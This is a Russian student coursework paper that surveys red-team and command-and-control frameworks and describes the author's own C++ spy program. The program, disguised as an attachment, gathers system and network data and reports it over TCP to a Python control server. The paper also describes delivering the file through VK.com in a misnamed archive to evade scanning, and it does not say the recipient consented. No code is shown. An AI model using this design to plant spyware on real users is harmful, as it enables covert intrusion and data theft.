

**МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ ФЕДЕРАЦИИ**

Федеральное государственное автономное образовательное учреждение

высшего образования

**«Дальневосточный федеральный университет»**

|  |  |
| --- | --- |
|  | **ИНСТИТУТ КОМПЬЮТЕРНЫХ НАУК И ТЕХНОЛОГИЙ** |

**Департамент информационной безопасности**

Коротков Савелий Александрович

|  |
| --- |
| Разработка системы удаленного сбора информации со скомпрометированного узла |

**КУРСОВАЯ РАБОТА**

по дисциплине «Защита операционных систем»

Специальность 10.05.01 «Компьютерная безопасность»

Очной формы обучения

|  |  |
| --- | --- |
|  | Студент группы С9118-10.05.01ммзи  \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ Коротков С.А. \_\_ (подпись) (И.О.. Фамилия) |
|  | Руководитель  \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ Зотов С.С.\_ (подпись) (И.О.. Фамилия) |
| Регистрационный № \_\_\_\_\_\_\_\_  \_\_\_\_\_\_\_\_\_\_\_ \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_  (подпись) (И.О.Фамилия)  «\_\_\_\_\_» \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_2022г. | «\_\_\_\_\_» \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ 2022г.  Оценка\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_  \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_  \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_  (подпись) (И.О. Фамилия)  «\_\_\_\_\_»\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_2022г. |

г. Владивосток

2022

**Оглавление**

Введение3

1 Системы поддержки атак5

1.1 Парадигма Red Team5

1.1.1 Metasploit Framework8

1.1.2 Cobalt Strike9

1.1.3 Viper12

2 Command and Control servers13

2.1 Общие сведения13

2.2 Стадии заражения14

2.2.1 Заражение системы14

2.2.2 Эскалация привилегий14

2.3 Платформы управления и контроля15

2.3.1 Covenant16

2.3.2 PowerShell Empire17

3 Получение данных о скомпрометированной системе20

3.1 Программная реализация20

3.2 Серверная часть24

Заключение27

Список использованных источников28

Список используемых сокращений и аббревиатур30

Приложение А31

Приложение Б36

# Введение

Вопрос безопасности – вопрос первостепенной важности. Даже если перенести данную проблему в плоскость корпоративной среды и информационных технологий, важность не уменьшится.   
Решение же данной проблемы – в увеличении штата сотрудников. Но не все компании могут позволить себе лишние расходы, а возможности людей не покрывают всевозрастающие объемы устройств в сетях.

В такой ситуации возник запрос в программном обеспечении, которое может за короткий промежуток времени выполнить сканирование сети, проверить наличие потенциальных уязвимостей и предоставить всю полученную информацию для устранения специалистами и системными администраторами.

Все чаще направлениями работы крупных IT компаний становятся исследовательская деятельность и разработка методов, направленных на увеличение скорости обработки информации, повышения качества получаемых данных. Прежде всего речь идет о построении систем мониторинга, которые, в первую очередь, нацелены на шпионаж и создание благоприятных условий для развития атак на элементы инфраструктуры организаций [19].

По данным исследования компании POSITIVE TECHNOLOGIES, в 31% организаций с численностью персонала от 100 до 500 человек бюджет на ИБ составил от 5 до 10 млн рублей. Согласно информации того же анализа, 48% компаний-респондентов выделили в своем бюджете средства на внедрение средств для мониторинга и реагирования на события ИБ, в том числе на защиту от утечек информации [18].

Целью данной работы является разработка комплекса средств для удаленного сбора доступной информации о системе и регистрация зараженного узла в автоматическом режиме.

Цель обусловила постановку следующих задач:

* провести обзор предметной области средств автоматизированного проникновения и повышения привилегий;
* разработать комплекс средств для успешного сбора информации;
* провести тестирование разработанного решения.

**1 Системы поддержки атак  
1.1 Парадигма Red Team**

Термин Red Team пришел из военной среды и определяет «дружественную» атакующую команду. В противовес ей существует команда защитников — Blue Team.

Действия Red Team – в первую очередь всегда санкционированные, легальные действия, направленные на взлом корпоративной сети и преследующие главную цель – выявить существующие недостатки и просчеты в проектировании и конфигурации сетей и систем предотвращения вторжения с последующим устранением выявленных недостатков.

Таким образом операции Red team - продвинутая и более совершенная форма пентеста, отличия заключаются в первую очередь в регламенте действий и упреждении защищаемой стороны. Отсутствуют какие-либо практические ограничения, производится реальная атака на инфраструктуру: от атак внешнего периметра, до попыток физического доступа, техник социальной инженерии (прим. не фиксация перехода по ссылке, а полноценный реверс-шелл) [6].

Подход RT ближе всего соотносится с таргетированной атакой – APT.

Цель любой операции – получить доступ к системе любыми способами, включающими в себя тестирование на проникновение; физический доступ; тестирование линий связи, беспроводных и радиочастотных систем; тестирование сотрудников посредством сценариев социальной инженерии.

Под доступом чаще всего понимается получение конфиденциальных данных и их успешный вывод из атакуемой инфраструктуры на ресурсы, контролируемые членами Red team.

Концепция RT операций позволяет провести работы по тестированию на проникновение максимально реалистично, так, будто атака ведется реальными злоумышленниками. Нередки ситуации, когда в процессе подобных операций происходят негативные события – перестает выходить на связь сервер, или же пропадает доступ к сети Интернет. Чаще всего операции проводятся на довольно объемные инфраструктуры, и требуют применения специализированного инструментария:

* Сканеры и утилиты для проведения инвентаризации периметра, с возможностью разделения рабочих зон и сведения результатов.
* Системы обработки данных при проведении тестирования на проникновение.
* Использование средств анализа и управления уязвимостями.
* Системы проведения кампаний социальной инженерии.

Для достижения поставленных целей RT использует обширный набор программного обеспечения, сервисов и физических устройств, перечислим наиболее популярные из них, разбив по категориям:

* Методы доставки:
* Gophish – платформа, позволяющая легко и быстро развернуть фишинговые атаки;
* Повышение привилегий:
* PowerUp – средство PowerShell, которое предлагает проверку на наличие распространенных неправильных конфигураций Windows, ряд атак направленных на повышение привилегий;
* BloodHound – средство визуализации и отображения списков управления доступом, пользователей и связей между ними;
* Боковое движение:
* Mimikatz – инструмент с открытым исходным кодом для деятельности после эксплуатации – в том числе позволяет извлекать и собирать информацию о учетных данных Windows из целевого объекта, может применяться для создания золотых билетов;
* PAExec – инструмент, предназначенный для облегчения связи с удаленными компьютерами, путем исключения необходимости установки клиентского программного обеспечения;
* LaZagne – инструмент восстановления паролей. Он извлекает множество сохраненных имен пользователей и паролей из разных приложений, что может помочь в продвижении;
* Командование и управление (С2):
* Empire – платформа PowerShell, используемая после атаки. Позволяет запускать агенты PowerShell без необходимости использования powershell.exe, что позволяет обходить некоторые решения безопасности, основанные на детектировании данного процесса;
* Cobalt Strike – многофункциональное программное обеспечение, которое также позволяет устанавливать связь с удаленными машинами и передавать команды посредством маяков [2];
* Извлечение данных:
* Cloakify Factory – позволяет скрывать данные на простом сайте без запуска каких-либо сетевых предупреждений, путем перевода всей информации в строки;
* Data Exfiltration Toolkit – инструмент вывода данных с помощью ICMP, социальных сетей и даже GMAIL.
* DNSExfiltration – инструмент, кодирующий данные, чтобы они соответствовали DNS-запросам, а затем передает их по скрытому каналу DNS-запроса.

Использование конкретного инструментария в частном случае может быть обусловлено спецификой того или иного приложения или сервиса и, как уже было оговорено ранее, слабо отличается от обычного тестирования на проникновение. При проведении RT операций встает вопрос командного взаимодействия и систематизации полученных результатов — речь идет об отчетах различных инструментальных средств анализа, перечне уязвимостей, выявленных в ручном режиме — существует огромный объем информации, в котором без должного порядка и системного подхода можно упустить что-то важное, рискуя запутаться в возможной дублирующийся информации. Также существует необходимость сведения отчетов и их нормализация и приведение к единому виду.

**1.1.1 Metasploit Framework**

Metasploit – наиболее часто используемый фреймворк – он обладает наибольшим числом существующих модулей т.е. может покрыть большинство запросов на стороннее ПО своими силами. Возможна работа с локальной базой данных, которая может содержать информацию по сканированию, обнаруженные учетные записи и подобное, что упрощает взаимодействие фреймворка с инструментами активной или пассивной разведки и ведет к повышению эффективности работы программы [1].

Данный фреймворк с оболочкой Armitage – новым графическим интерфейсом, созданным с прицелом на подражание хакерским атакам - может также быть и сервером С2 (Command and Control). Интерактивная оболочка Meterpreter – расширенная многофункциональная начинка (Payload), которая может быть динамически расширена во время выполнения - используется в качестве полезной нагрузки, позволяет атакующему исследовать целевую машину, выполнять команды ОС, а также встраивать полезную нагрузку в легитимные процессы. Для генерации полезной нагрузки служит инструмент msfvenom. В настоящее время Metasploit имеет 592 полезных нагрузки. Некоторые из них:

* Командная оболочка – позволяет пользователям запускать сценарии сбора или запускать произвольные команды на хосте.
* Meterpreter (интерпретатор Metasploit) позволяет пользователям управлять экраном устройства с помощью VNC, а также просматривать, выгружать и скачивать файлы.
* Динамические полезные нагрузки – позволяют пользователям обходить антивирусную защиту, создавая уникальные полезные нагрузки.
* Статические полезные данные – обеспечивают переадресацию статического IP-адреса или порта для связи между хостом и клиентской системой.

Данный фреймворк полезен не только в эксплуатации уязвимостей, но и в пост эксплуатации – имеется, как уже было заявлено ранее, возможность обхода средств антивирусной защиты и систем предотвращения вторжений (IPS).  
Важным аспектом является возможность написания собственного модуля на одном из трех языков программирования – Go, Python и Ruby.

Данный фреймворк поставляется как проект с открытым исходным кодом, что и обуславливает его популярность. В некоторые ОС он предустановлен (прим. Kali Linux).

**1.1.2 Cobalt Strike**

Cobalt Strike – коммерческий продукт, продвигаемый как инструмент моделирования действий злоумышленников. Позволяет проводить командам безопасности оценку уязвимости корпоративной инфраструктуры, а также может быть использован в качестве инструмента тестирования на проникновение.

Главное отличие данного продукта от какой-либо другой программы или инструмента заключается в размещении атакуемой сети небольшой программы, именуемой Beacon, которая является каналом связи с управляющим сервером.

Кроме того, данная программа может выполнять сценарии PowerShell, выполнять действия по ведению журнала ключей, делать снимки экрана, загружать файлы и порождать другие полезные нагрузки.

Cobalt Strike работает, рассылая Beacon для обнаружения сетевых уязвимостей. При использовании по назначению он имитирует реальную атаку. Используя данный инструмент, специалисты по безопасности могут легко выявлять и устранять уязвимости и оценивать их на основе серьезности проблем, которые они потенциально могут вызвать. Данное программное обеспечение позволяет полностью решить следующие вопросы:

* Обнаружение устаревшего программного обеспечения - Cobalt Strike можно использовать, чтобы узнать, использует ли компания или бизнес устаревшие версии программного обеспечения и требуется ли какое-либо исправление.
* Мониторинг кибербезопасности - Cobalt Strike может помочь контролировать кибербезопасность компании на регулярной основе, используя платформу, которая атакует корпоративную сеть, применяя несколько векторов атак (пример. электронная почта, просмотр веб-страниц, уязвимости веб-приложений, атаки с применением социальной инженерии) для обнаружения слабых мест, которые могут быть использованы.
* Определение слабых паролей домена - большинство нарушений безопасности сегодня связаны со слабыми и украденными паролями. Cobalt Strike позволяет идентифицировать пользователей со слабыми доменными паролями.
* Анализ общего состояния безопасности - инструмент дает общую картину состояния безопасности компании, в том числе о том, какие данные могут быть особенно уязвимыми, поэтому исследователи безопасности могут расставить приоритеты в отношении рисков, требующих немедленного внимания.
* Подтверждение эффективности систем безопасности конечных точек - Cobalt Strike также может обеспечить тестирование элементов управления, таких как средства защиты электронной почты, брандмауэры, Endpoint Detection Response и антивирусное программное обеспечение.

Для обнаружения и устранения уязвимостей Cobalt Strike предлагает следующие специальные функции:

Атака с использованием различных файлов - Cobalt Strike предлагает различные подходы для проведения атаки drive-by или для преобразования невинного файла в троянского коня для симуляции атаки.

Вот варианты данной атаки, предлагаемые Cobalt Strike:

* Атаки апплетов Java
* Документы Microsoft Office
* Программы Microsoft Windows
* Инструмент клонирования веб-сайтов

Browser Pivoting - метод, который, по существу, использует эксплуатируемую систему для получения доступа к аутентифицированным сеансам в браузере. Хороший способ продемонстрировать риск с помощью целенаправленной атаки.

Cobalt Strike реализует данную атаку используя прокси-сервер, который внедряется в 32-разрядную и 64-разрядную версии Internet Explorer. При использовании браузера с такой модификацией злоумышленник получает файлы cookie, аутентифицированные сеансы HTTP и клиентские SSL-сертификаты.

Фишинг - а именно целевой фишинг - метод, который намеренно нацелен на конкретных лиц или группы в организации. Данный способ помогает выявлять слабые цели в организации, такие как сотрудники, которые более подвержены атакам.

Cobalt Strike предлагает инструмент целевого фишинга, который позволяет импортировать сообщение, заменяя ссылки и текст, чтобы создать убедительное фишинговое письмо или сообщение. Он позволяет отправлять такие фишинговое сообщения, используя произвольное сообщение в качестве шаблона при построении.

Отчетность и ведение журнала **-** Cobalt Strike также позволяет сформировать отчеты после эксплуатации, которые будут содержать временную шкалу и индикаторы компрометации, обнаруженные во время активности red team. Имеется возможность экспортировать эти отчеты как PDF или документ MS Word.

Существует, однако, несколько проблем, которые влияют на использование данной программы.

**1.1.3 Viper**

Помимо перечисленных ранее инструментов и фреймворков существуют и менее популярное программное обеспечение такое как аналог Cobalt Strike – Viper.

Это весьма популярный в Китае инструмент, имеющий по сравнению с Cobalt Strike и Metasploit современный графический интерфейс, содержащий минимум 80 модулей, которые позволят перекрыть многие потребности, возникающие при разведке, подготовке, атаке, повышении привилегий и выводе информации из скомпрометированной инфраструктуры [10].

Viper позволяет решать задачи обхода антивирусного программного обеспечения, туннелирования трафика, работы с файлами – включая создание троянских коней.

Одна из отличительных особенностей данного фреймворка – возможность совместной работы с несколькими людьми, что упрощает взаимодействие в команде.

**2. Command and Control servers**

**2.1 Общие сведения**

Прежде чем переходить далее необходимо рассмотреть не менее важную часть любой атаки на инфраструктуру – поддержка, передача команд на зараженный узел\в сеть.

Для решения данной задачи существуют командно-контрольные серверы, называемые также C2. На момент написания данной работы база данных MITRE ATT&CK насчитывает 16 различных методов управления и контроля, каждый из которых имеет ряд техник, которые применялись в ранее проводимых и раскрытых кибератаках [3].

Согласно исследованию Enterprise Strategy Group, половина из 315 специалистов по безопасности, опрошенных о вредоносных программах в организациях с более чем 1000 сотрудников, были «не очень знакомы» или «вообще не знакомы» с методами командно-контрольной связи. Разрыв в знаниях увеличился в зависимости от ресурсов безопасности их организации, с 24% с передовыми программами безопасности до 48% со средними ресурсами и 82% с базовой кибербезопасностью [4].

Как следует из названия, командно-контрольные серверы выдают команды и элементы управления скомпрометированным системам. Иногда связь между зараженной системой и командным сервером может быть достаточно простой – посредством сообщений через установленные почтовые мессенджеры в системе, известные порты, используемые HTTP или FTP, а зачастую и более сложные – через VPN-туннели и P2P сети, замаскированным под веб-трафик вредоносным трафиком.  В то время как командно-контрольный сервер используется для управления системой внутри целевой организации, обычно именно скомпрометированный узел инициирует связь изнутри сети с командно-контрольным сервером посредством сети Интернет, так как большинство организаций разрешают только известный и одобренный входящий трафик в своих сетях, но зачастую безразличны в том, какой трафик уходит в Интернет.

**2.2 Стадии заражения.**

**2.2.1 Заражение системы.**

Типичным методом заражения вредоносным ПО являются попытки фишинга по электронной почте. Данный метод заставляет обманом жертву открыть вложение или ссылку на вредоносный веб-сайт, который имеет встроенную полезную нагрузку. Затем полезная нагрузка использует уязвимость системы, чтобы незаметно и быстро скомпрометировать компьютер. Конкретные используемые методы зависят от операционной системы или приложения, которое открывает вложение.

Когда вредоносный файл успешно выполняется на целевом компьютере – может быть открытие зараженного документа MS Word, или же неосторожный запуск exe файла, успешно замаскировавшегося под медиафайл, одна из важных задач, которую необходимо решить – зарегистрировать инфицирование системы на командном сервере, для чего в скором времени на данный сервер будет отправлен необходимый пакет.  «Телефонная книга» записана во вредоносный код и может содержать сотни полных доменных имен и IP-адресов, через которые вредоносная программа будет проходить по мере выхода в командно-контрольную сеть.

Если в заражаемой сети не будет контроля над исходящим трафиком, или же правила брэндмаузера будут настроены некорректно, то вредоносная программа установит канал связи с сервером управления.

Простая вредоносная программа инициирует обмен данными, отправляет готовое состояние и переходит в режим ожидания ответа от командно-контрольного сервера, отправляя через некоторые (случайные) промежутки времени так называемые Beacons – пакеты, содержащие минимум информации, и дающие серверу представление о статусе той или иной зараженной машины.

**2.2.2 Эскалация привилегий**

Когда злоумышленники получают Beacon, они могут изменить или иным образом манипулировать инструкциями для вредоносного ПО. Чтобы сохранить первоначальную вредоносную программу небольшой и не привлекать внимание систем безопасности, многие функции таких программ отправляют Beacon при первом выполнении и ждут ответа, прежде чем предпринимать какие-либо другие операции. Но некоторые вредоносные программы будут выполнять ряд инструкций и операций, таких как пассивный сбор информации (прим. Keylogers) и маяк выходит в командно-контрольную сеть только после успешного завершения этой операции или достижения каких-либо прописанных результатов.

 Как только канал связи будет установлен, командно-контрольный сервер проинструктирует вредоносную программу загрузить дополнительные пакеты и средства удаленного доступа на скомпрометированный хост, такое как ShadyRAT. Злоумышленники попытаются заразить смежные узлы в пределах целевой сети, чтобы гарантировать, что, если одна система будет идентифицирована как зараженная, они все равно смогут сохранить доступ. Такие недавно зараженные системы также начинают отправлять маяки на командно-контрольные серверы. Описанная схема продолжается, когда злоумышленники выполняют разведку на целевых системах, создавая теневую сеть в инфраструктуре предприятия.

**2.3 Платформы управления и контроля.**

Программное обеспечение, отвечающее за управление и контроль продвижением – самая важная часть эскалации атаки. Зачастую используются уже проверенные временем платформы и фреймворки - киберпреступники и пентестеры используют такие популярные платформы, как Cobalt Strike, Covenant, Powershell Empire и Armitage. Однако нельзя исключать и наличие самописных решений, особенно когда речь заходит о крупных группах киберпреступников или крупнейших IT-компаниях.

Для разработки собственной системы сбора информации необходимо рассмотреть существующие системы.

**2.3.1 Covenant.**

Ковенант имеет несколько ключевых особенностей, которые делают его полезным и отличают его от других структур командования и управления:

* Интуитивно понятный интерфейс - Covenant предоставляет интуитивно понятное веб-приложение для легкого запуска и совместной работы Red Team.
* Мультиплатформенность - фреймворк нацелена на .NET Core, который является многоплатформенным. Это позволяет Covenant работать на платформах Linux, MacOS и Windows. Кроме того, Covenant имеет поддержку docker, что позволяет ему работать в контейнере в любой системе, в которой установлен docker.
* Поддержка нескольких пользователей - Covenant поддерживает многопользовательскую совместную работу. Способность к сотрудничеству стала решающей для эффективных операций red team. Многие пользователи могут взаимодействовать с одним и тем же сервером Covenant и работать независимо или совместно.
* API Driven - Covenant управляется API, который обеспечивает многопользовательскую совместную работу и легко расширяется. Кроме того, Covenant включает в себя пользовательский интерфейс Swagger, который упрощает разработку и отладку.
* Encrypted Key Exchange - Covenant реализует зашифрованный обмен ключами между зараженными узлами и Covenant, который в значительной степени основан на аналогичном обмене в проекте Empire, в дополнение к дополнительному SSL-шифрованию. Это обеспечивает криптографическое свойство прямой секретности между скомпрометированными узлами.
* Динамическая компиляция — Covenant использует API Roslyn для динамической компиляции C#. Каждый раз, когда подключается новый узел или назначается новая задача, соответствующий код перекомпилируется и запутывается с помощью ConfuserEx, избегая полностью статических полезных нагрузок.
* Встроенное выполнение C# - Covenant заимствует код и идеи из проектов SharpGen и SharpShell, чтобы позволить операторам выполнять однострочные модули C# на зараженных узлах.
* Отслеживание маяков - Ковенант отслеживает маяки на протяжении всей операции и обобщает их в меню Индикаторы. Это позволяет оператору выполнять действия, которые отслеживаются на протяжении всей операции, и легко передавать эти действия синей команде во время проведения операции или в конце для оценки и устранения уязвимостей.
* Разработано на C# - весь проект написан на одном языке, что позволяет достаточно легко его собрать из исходных файлов.

**2.3.2 PowerShell Empire.**

Популярный агент пост-эксплуатации, предоставляющий возможность запускать PowerShell агенты без необходимости использования powershell.exe, с быстрым запуском пост-эксплутационных модулей, которые варьируются от кейлоггеров до дамперов NTLM, и позволяет успешно избегать сетевое обнаружение, при этом весь этот функционал собран в одном удобном и гибком фреймворке.

Powershell Empire предоставляет модульную платформу для пост-эксплуатации, используя возможности средства автоматизации ОС Windows PowerShell. Empire агенты полностью работают в оперативной памяти и их сложно обнаруживать средствами защиты, т.е. антивирусным ПО и системами предотвращения вторжений из-за того, что они написаны на скриптовом языке и во время выполнения между агентом и антивирусным ПО стоит интерпретатор скриптового языка, в отличие от классических payloaders, скомпилированных в ассемблер и исполняемый файл. Данный фреймворк активно используется как для пост-эксплуатации в Windows системах, так и при создании фишинговых кампаний. Powershell Empire работает в Linux среде и по своей структуре напоминает Metasploit Framework.

Тем не менее стоит отметить, что Empire в значительной степени полагается на работу нескольких других проектов для своей базовой функциональности.

Для работы с удаленным узлом, работающим под операционной системой Windows необходимо загрузить на нее Stager, являющийся обфусцированным кодом для запуска. После исполнения stager стартует PowerShell агент, с помощью которого происходит взаимодействие с атакованной системой.  
Способы загрузки stager могут различаться — от фишинговых атак, до компрометации системы с помощью известных и не исправленных уязвимостей в ПО.

Агенты могут быть представлены в следующем виде:

* launcher\_bat – агент доставляется при запуске bat-файла;
* launcher\_vbs – агент доставляется при выполнении vbs-скрипта;
* macro – код макроса для внедрения в офсиные документы;
* dll – запуск агента в виде «dll hijacking»- внедрение в процесс DLL.

Stager dll позволяет интегрировать Empire с фреймворком Metasploit и другими современными инструментами. При помощи эксплойта требуется провести инъекцию вредоносной DLL в атакованный процесс, после чего произойдет загрузка Empire агента в оперативную память скомпрометированного узла и его дальнейшее выполнение.

Основные особенности, которые необходимо отметить — это готовые средства для взаимодействия с атакованной системой под управлением Windows:

* интеграция с Metasploit Framework;
* работа в направлении повышения привилегий;
* разведка - сбор информации об атакованной системе и ее окружении, а также вывод полученных данных;
* запись звука с интегрированного микрофона;
* сохранение скриншотов;
* извлечение Windows паролей и hash-значений;
* закрепление в системе.

**3 Получение данных о скомпрометированной системы**

**3.1 Программная реализация**

Было рассмотрено несколько вариантов доставки программы внутрь тестируемого периметра, таких как:

* Фишинг;
* Маскировка под драйвера или системные обновления;
* Создание своего поддельного веб-сайта;
* Распространение через торренты;
* Распространение через потерянные USB-накопители.

Решено остановиться на распространении путем использования фишинга, либо через торренты, благодаря своей простоте, отсутствии необходимости затрачивать какие-либо средства.

Программный модуль написан на языке программирования С++, что обусловлено рядом условий и требований, предъявляемых к написанному решению:

* Совместимость – как можно большее количество платформ должно иметь возможность запускать вредоносный код по приказу пользователя системы;
* Размер – написанное решение не должно вызывать подозрений своим объемом занимаемой памяти;
* Компактность – все должно помещаться в один файл, не требовать наличия дополнительных файлов, содержащих какие-либо зависимые модули или библиотеки.

Полученное решение занимает не более 34 Кбайт, помещается в один файл, не требовательное к ресурсам машины. Вредоносный файл маскируется под какое-либо вложение\медиафайл.

При попадании в систему пользователя и последующем запуске, происходит отработка полезной нагрузки. В данном случае программа нацелена на сбор информации, никаких вредоносных действий не планируется.

Написан ряд блоков, отвечающих каждый за определенную часть получаемой информации. Каждый блок использует существующее API Windows, что позволяет не вызывать уведомлений или предупреждений для пользователя и отрабатывать задачу фоном.

Необходимо выделить несколько блоков, для понимания работы программы, ее функционала.

Первоначально собирается информация о доменном имени машины, получаемая посредством вызова функции GetComputerNameEx (рис.1), возвращающая NetBIOS- или DNS-имя, связанное с локальным компьютером. Данные имена устанавливаются при запуске системы, когда система считывает их из реестра.

Функция способна вернуть до 8 значений, из которых действительно необходимы лишь ComputerNameDnsDomain и ComputerNamePhysicalDnsDomain – первая возвращает имя домена DNS, назначенного локальному компьютеру. Если локальный компьютер является узлом в кластере - получает DNS-имя домена виртуального сервера кластера. Вторая также возвращает имя домена DNS, назначенного локальному компьютеру, однако если локальный компьютер является узлом в кластере, то получает DNS-имя домена локального компьютера, а не имя виртуального сервера кластера.

Изображение выглядит как текст

Автоматически созданное описание

Рис. 1 Вызов функции GetComputerNameEx.

Следующим шагом сбора информации является получение представления о возможностях системы, поддерживаемая архитектура, базовая ключевая информация. Даная цель достигается вызовом функции GetNativeSystemInfo (Рис.2) и GetPhysicallyInstalledSystemMemory (Рис.3)




Рис 2. Вызов функции GetNativeSystemInfo.

В результате обращения к GetNativeSystemInfo становится доступна информация об установленном в системе процессоре, его ревизии, поддерживаемой архитектуре, количестве ядер и максимальном количестве возможных потоков. Данная информация особенно актуальна, так как существуют уязвимости в самом процессоре, способные стать ключевыми точками для атаки на систему.

Изображение выглядит как текст

Автоматически созданное описание

Рис. 3 Вызов функции GetPhysicallyInstalledSystemMemory.

Стоит также отметить, что функция GetPhysicallyInstalledSystemMemory возвращает максимальное установленное количество оперативной памяти в системе в байтах, и необходимо помнить о необходимости либо проведения математических преобразований, либо о единицах измерения возвращаемой величины.

Не менее важным является сбор информации об Интернет-адаптерах, доступных для использования в системе. Данная информация получается путем обращения к функции ListIpAddresses (Рис.4). Так будет получено представление о существующих способах проникновения в систему, будет получено представление о структуре корпоративной сети – как происходит передача данных между устройствами - посредством Wi-Fi, или же через кабель.Изображение выглядит как текст

Автоматически созданное описание

Рис. 4 Обращение к функции ListIpAddresses.

Финальной и самой важной частью программы является блок передачи данных. Реализовано соединение через TCP, на прописанный внутри тела блока IP-адрес командного сервера. После успешной передачи данных происходит переход программы в режим прослушивания и ожидания команд от сервера.  
 Изображение выглядит как текст

Автоматически созданное описание   
 Рис. 5 Передача собранных данных.

Полученная информация автоматизировано собирается для дальнейшей обработки и происходит попытка установления связи с командно-управляющим сервером. Для передачи данных и установки связи используется протокол TCP, адрес сервера вшит в код программы. Данные передаются в незашифрованном виде.

В первую очередь это обусловлено рисками обнаружения при попытке использовать криптографические протоколы – в системе будет заметен рост потребности процесса в дополнительных мощностях, необходимых для проведения криптографических преобразований и вычислений. Конечно, при перехвате трафика будет сразу ясно, что программа передает данные, что вызовет тревогу у системных администраторов, однако, как показывает практика, рядовой сотрудник не будет смотреть какие данные и куда пересылает программа, а действия системных администраторов будут уже слишком поздно. Исходя из совокупности всех этих факторов и учитывая условия, сложившиеся в данной ситуации, при действиях и вещах, озвученных ранее по ходу повествования решено было отказаться от применения криптографических примитивов в данной работе на текущем этапе.

Также было принято решение усложнить структуру программы различными сторонними функциями, на случай попытки рефакторинга программы.

Код программы приведен в Приложении А.

**3.2 Серверная часть**

При проектировании серверной части выбор пал на язык программирования Python, так как он позволял решить ряд проблем и помочь в выполнении главного требования, которое предъявляется к системам такого рода – стабильная работа на протяжении долгого времени.

Перечислим главные проблемы, которые позволял решить переход на Python:

* Независимость от входных данных – благодаря слабой типизации, достаточно легко исключить большинство ситуации с внештатным вводом, поступившим на один из прослушиваемых портов.
* Удобство администрирования и разработки.

Серверная часть являет собой программу, в чьи задачи входит широкий спектр задач:

* Мониторинг всех входящих запросов;
* Пеленгация и запись IP-адресов и портов, что позволяет вести учет саботированных машин;
* Обработка поступающих данных в режиме реального времени;
* Отработка прописанных заранее скриптов, для решения широкого спектра целей, на основании поступивших данных.
* Мониторинг статуса зараженных машин;
* Создание отчетов.

Результатом совместной работы сервера и программы-шпиона является список данных о системе, представленный на Рис. 6. Данная информация несет в себе следующую полезную нагрузку:

* информация о DNS имени компьютера;
* версия операционной системы;
* информация о начинке:
* оперативная память – количество установленной оперативной памяти;
* процессор – версия, архитектура, ревизия;
* установленное на машине время;
* информация о пути к корневой папке Windows;
* данные обо всех доступных интернет адаптерах и их базовые настройки.

Полученный пакет данных обрабатывается и сохраняется на сервере до востребования.

Пример обработки входящих данных представлен на Рис. 7, где происходит принятие решения о дальнейших действиях на основании установленной версии ОС на инфицированной рабочей станции.

Изображение выглядит как текст

Автоматически созданное описание

Рис.6 Содержимое полученного сервером пакета.

Изображение выглядит как текст

Автоматически созданное описание

Рис.7 Пример обработки входящих данных.

Полученный в результате работы инструмент обладает упрощенным перечнем необходимых возможностей, позволяет легко добавлять новый функционал и обладает огромным потенциалом для дальнейшей модернизации и интеграции дополнительных функций.

Код программы приведен в Приложении Б.

**Заключение**

В рамках данной работы была разработана система удаленного сбора информации со скомпрометированных рабочих станций.

Стоит отметить основные результаты, которые были получены в процессе написания, исходя из поставленных задач:

* Среди основных теоретических аспектов парадигмы Red Team выделено две основных задачи, неотрывно связанные между собой: задача взаимодействия на зараженной машине, и задача контроля и управления действиями на зараженной машине.
* Как необходимая основа изучены первоочередные инструменты, используемые в рамках парадигмы Red Team. Важно отметить, что данные инструменты стремительно меняются, обновляются или перестают быть доступными по ряду причин.
* В качестве практической части была разработана и реализована система, позволяющая удаленно получить информацию о подвергшейся заражению машине.
* Тестирование системы проводилось посредством размещения командной программы на удаленном арендуемом сервере компании simplecloud.ru. Программа-шпион доставлялась посредством социальной сети Vk.com, через архив с неправильным расширением, что позволило избежать детектирования средствами проверки социальной сети. Программа отработала без вызова дополнительных предупреждений, исключая стандартное требование подтвердить пользователя выполнение исполняемого файла.

Среди основных аспектов, характеризующих разработанную систему, можно выделить отсутствие программных закладок и высокую способность к последующим модификациям, что является хорошей основой для дальнейшего развития инструмента.

Таким образом, данной работой был представлен новый взгляд на вопрос сбора информации отечественным программным обеспечением.

**Список использованных источников**

1. Что такое Metasploit? Руководство для начинающих [Электронный источник] – URL: <https://habr.com/ru/company/varonis/blog/528578/?ysclid=l53i08yuj7541448789>
2. What Is Cobalt Strike and How Can Security Researchers Use It? [Электронный источник] – URL: <https://www.makeuseof.com/cobalt-strike-explanation-and-uses/>
3. Command-and-control servers: The puppet masters that govern malware [Электронный источник] – URL: <https://www.techtarget.com/searchsecurity/feature/Command-and-control-servers-The-puppet-masters-that-govern-malware>
4. Что такое Command and Control? Описание инфраструктуры управления и контроля [Электронный источник] – URL:  <https://habr.com/ru/company/varonis/blog/559512/?ysclid=l53s9v8y5f882730081>
5. Обзор рынка услуг по оценке киберзащищённости методом Red Team Operations в России из за рубежом [Электронный источник] – URL: <https://www.anti-malware.ru/analytics/Market_Analysis/Red-Team-Operations-market-overview>
6. Red Teaming — комплексная имитация атак. Методология и инструменты [Электронный источник] – URL: <https://habr.com/ru/company/varonis/blog/524308/?ysclid=l55ad5omnm14028130>
7. Can Your Organisation Be Breached? Find Out with a Red Team [Электронный источник] – URL: <https://blogs.cisco.com/security/can-your-organisation-be-breached-find-out-with-a-red-team>
